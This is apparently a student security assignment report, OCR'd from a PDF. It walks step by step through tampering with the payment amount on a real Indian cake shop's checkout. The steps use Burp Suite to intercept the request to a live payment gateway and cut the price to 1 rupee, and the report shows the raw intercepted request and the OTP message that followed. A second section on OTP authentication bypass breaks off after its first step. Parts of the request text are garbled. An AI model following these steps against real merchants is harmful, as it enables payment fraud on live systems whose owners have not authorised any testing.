
| Text message



B. Perform a Parameter(price) tampering on any 2 websites and Prepare clear Documentation.

Title of Vulnerability: Price Parameter Tampering Vulnerability

CVSS Score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Injection.

Description:

This report highlights a price parameter tampering vulnerability found on example.com. The vulnerability allows attackers to manipulate price parameters in requests to change the cost of items during transactions, leading to financial losses or unauthorized discounts.

Detailed Explanation:

Upon investigation, it was discovered that justbake.in does not sufficiently validate and sanitize price parameters in requests related to transactions. Attackers can exploit this vulnerability by modifying price parameters, such as item prices or discounts, during the checkout process. By manipulating these parameters, attackers can change the total cost of items or apply unauthorized discounts, potentially leading to financial losses for the organization or unfair advantages for the attacker.

Impact:

The impact of this vulnerability can be significant and can result in various financial and reputational risks, including:

Financial Losses: Attackers can manipulate price parameters to lower the cost of items during transactions, leading to revenue losses for the organization.

Fraudulent Activities: Price parameter tampering can be exploited to apply unauthorized discounts or promotions, facilitating fraudulent transactions or unauthorized purchases.


Customer Disputes: Incorrect pricing due to parameter tampering can lead to customer disputes, affecting trust and reputation.

Regulatory Compliance Violations: Price manipulation may violate regulatory requirements related to fair pricing practices or consumer protection laws.


Steps to recreate

Website : <https://www.justbake.in/>


Step 1 : Open the website you want to perform parameter price tampering on



Step 2 : Click on the Select city in the tab select city and select the city you want



Step 3 : In the Cakes tab we want the expensive cake so go to the premium cake section and select the premium red velvet cake



Cake Delivery in Vijayawada

A screenshot of the JustBake website's product page for the Red Velvet Cake. The page features a large image of a round red velvet cake with white frosting and a small flower garnish. To the right of the image, the product name 'Red Velvet Cake' is displayed, along with a star rating of '★★★★★ | 1028 Reviews' and a price of '₹ 9600/-'. A green badge indicates 'SAFE & HYGIENE'. Below the price, there is a field to 'Enter Your Pincode' with a 'Apply' button. A 'Weight' section shows options from 0.5 KG to 8.0 KG, with 8.0 KG selected. There are also sections for 'Message On Cake' and 'Special Instructions'. At the bottom, there are buttons for 'Add To Cart' and 'Buy Now', along with social media sharing icons for Facebook, Twitter, Google+, LinkedIn, and Pinterest.

Step 4 : Enter the pincode 560073 for vijayawada in pincode tab and click on apply

Red Velvet Cake

★★★★★ | 1028 Reviews

₹9600/-

Inclusive of all taxes



560073

Apply

Delivery Available!

Weight

0.5 KG 1.0 KG 1.5 KG 2.0 KG 2.5 KG 3.0 KG 3.5 KG 4.0 KG 4.5 KG
5.0 KG 5.5 KG 6.0 KG 6.5 KG 7.0 KG 7.5 KG 8.0 KG

Message On Cake

(Note : Special Characters Other Then *-!@ Not Allowed. Only 20 characters Allowed.)

Special Instructions

(Example : I want it to be a Surprise or I will be in a meeting at 5 pm, Please SMS if don't answer call etc)

Add To Cart

Buy Now



Step 5 : Then click on buy now and give random details about yourself , just put the mobile number real rest everything can be fake

BILLING DETAILS

Choose Delivery Option

Collect at the Store Home/Office Delivery (Additional Charges)
NOTE: For Home Delivery (HD) there would be additional Charges. For Delivery within 5 kms - it would be 75 Rs & 15km for subsequent km

Delivery Date * 18-04-2024 **Delivery Time *** 12:00 pm - 14:00 pm

Please have someone available at Delivery Address during the Delivery Time

Full Name * jonathan

Phone * 702886778 **Email Address *** ravedaw118@etopys.com

Create an account? **Send E-Greeting**

Recipients Name **Recipients Mobile**

YOUR ORDER

| S.No | Product | Weight | Total |
|------|------------------------|---------|-------|
| 1 | Red Velvet Cake - 8 Kg | Qty : 1 | ₹9600 |

COUPON **Apply**

Sub Total ₹9600
Delivery charges ₹75.00
Grand Total ₹9675.00

CASH ON DELIVERY **ONLINE PAY**

BUY1 GET1 is applicable only on 335 grams of plum cake, and no coupon required, the free plum cake will be delivered.

Guaranteed SAFE Checkout

Step 6 : Then click on online pay button and proceed to checkout

Choose a payment option

Payable Now ₹9675

Transaction Id: 661fb5cd1e573

Win up to 50 cashback on Amazon Pay Balance **APPLY**
Win upto 50 cashback behind scratch card on Amazon Pay Balance till 30 Apr |Min Rs100|Once per user

[See Terms & Conditions](#) [SEE ALL OFFERS](#)

SELECT A PAYMENT OPTION

- Unlock Saved Option** View your saved payment options
- Freecharge** Pay using Freecharge
- Yes Bank** Pay using Bank netbanki

PAYMENT OPTIONS

- Cards (Credit/Debit)**
- Wallet** **OFFER** +3
- LazyPay** **OFFER** Buy now and pay later as per your convenience
- EMI** Debit Card


[Show all options](#)

I consent to the processing of my data by PayU Group their Business Partners and their service providers for curating and offering products and services that may be of use to me


PayU By proceeding, you agree to your data being processed per

Standard Verified Visa MasterCard RuPay SBI Debit Card ICICI DCC BSB

Step 7 : This will redirect you to a wallet and online pay section, go to wallet and select airtel payment bank



Step 8 : Before clicking on the proceed button , open the burp suite tool and go in the proxy tab and on the intercept and then click on the proceed button



Step 9 : Now in the burp suite tab check for the parameter price or total price or amount or anything that has the value of the item added in the cart, if you dont find keep on forwarding the request

Step 10: Once you find it just click on the price and change it to 1rs and turn off the intercept

Intercept HTTP history WebSockets history Proxy settings

Forward Drop Intercept is on Action Open browser

Add notes HTTP/1

Pretty Raw Hex

```

1 POST /payment/econ/c/initiatePayment?REQUEST=ECOMM_SIGNAL4MID=108224C1aTQH_BEF_NO=19671198609a8Dw
https://econ.airtelbank.com:443/secure_payu/int2fd80de1f767a6c2fb01c0d8dd9cd0b*c4b4CFairtelmoney_response.php&FU#
https://econ.airtelbank.com:443/secure_payu/int2fd80de1f767a6c2fb01c0d8dd9cd0b*c4b4CFairtelmoney_response.php&AMT=1.00&DATE=04172024171949&CURL=INR&END_MID=PU-BINDUR4MER_SERV=PU-BINDUR&
CUST_EMAIL=raveyavil1940etopsys.com&CUST_MOBILE=7028867784&service=R&hash=
Se5d7a1501eeb30d4fd4ca010f0e96b136f5d373b00f742af9b16c4475a95c97fbdd94c8ffba3e956804ea8ff3f5dd60dd63bdal79c0f4695a9be0acd HTTP/1.1
2 Host: econ.airtelbank.com
Cookie: TS801f4880027=1
08745da02cab2007762d04df968021a0e98643fc2b1d478bc2b6a02945e3d38650fc1090c5d0234dC1080bc2770d1l3000+4ba043498e08a4b43c45d0ac1c4c4b5a5593db07588787763bd32cb06e6db5885fcf6b82279
f160a5a544ad547d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: application/javascript+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.8
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 0
.0 Origin: https://econ.airtelbank.com/
.1 Referer: https://econ.airtelbank.com/
.2 Upgrade-Insecure-Requests: 1
.3 Sec-Fetch-Dest: document
.4 Sec-Fetch-Mode: navigate
.5 Sec-Fetch-Site: cross-site
.6 Te: trailers
.7 Connection: close
.8
.9

```

Event log (12) All issues Memory: 214.2MB

Step 11: Go to the website and see , if you see the price been changed to 1rs then it is vulnerable to parameter tampering and ask for otp

Payment to be made to PU-BINDUR

Amount ₹1.00

Login/Register

Mobile Number
+91 - 7028867784

Get OTP

Step 12 : Enter the otp but don't proceed as it is illegal

5:24 PM 📲 🕒 💬 🎙️ 📱

📶 🌐 69%



Airtel


5:24 PM

सतर्क रहें, OTP ना बताएं!
Never share your OTP [464267](#)
for txn of Rs. 1.00 with Airtel
Payments Bank on PU-BINDUR.
@ecom.airtelbank.com #[464267](#)

C. Perform Authentication Bypass Exploitation on any website and Prepare clear Documentation.

Title of Vulnerability: Authentication Bypass via OTP Parameter Passing

CVSS Score:



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Broken Authentication.

Description:

This report highlights an authentication bypass vulnerability found on example.com, where attackers can bypass the OTP (One-Time Password) authentication mechanism by passing OTP parameters directly in requests.

Detailed Explanation:

Upon investigation, it was discovered that relies solely on OTP parameters for authentication without implementing additional security controls. Attackers can exploit this vulnerability by intercepting or modifying requests containing OTP parameters, then replaying or manipulating these parameters to bypass the OTP authentication process. By passing valid or fabricated OTP values directly in requests, attackers can gain unauthorized access to user accounts without possessing the legitimate OTP credentials.

Impact:

The impact of this vulnerability is severe and can lead to various security breaches, including:
Unauthorized Account Access: Attackers can bypass OTP authentication and gain unauthorized access to user accounts, potentially compromising sensitive information or performing unauthorized actions.

Data Theft: Compromised accounts may contain sensitive data such as personal information, financial details, or confidential documents, which can be stolen or manipulated by attackers.


Identity Theft: Attackers can impersonate legitimate users by accessing their accounts through OTP bypass, leading to identity theft or fraudulent activities.

Reputation Damage: Incidents of unauthorized account access can damage the reputation of example.com, eroding trust among users and stakeholders.


Steps to Recreate

Step 1 : Find a website that has a OTP Login Authentication

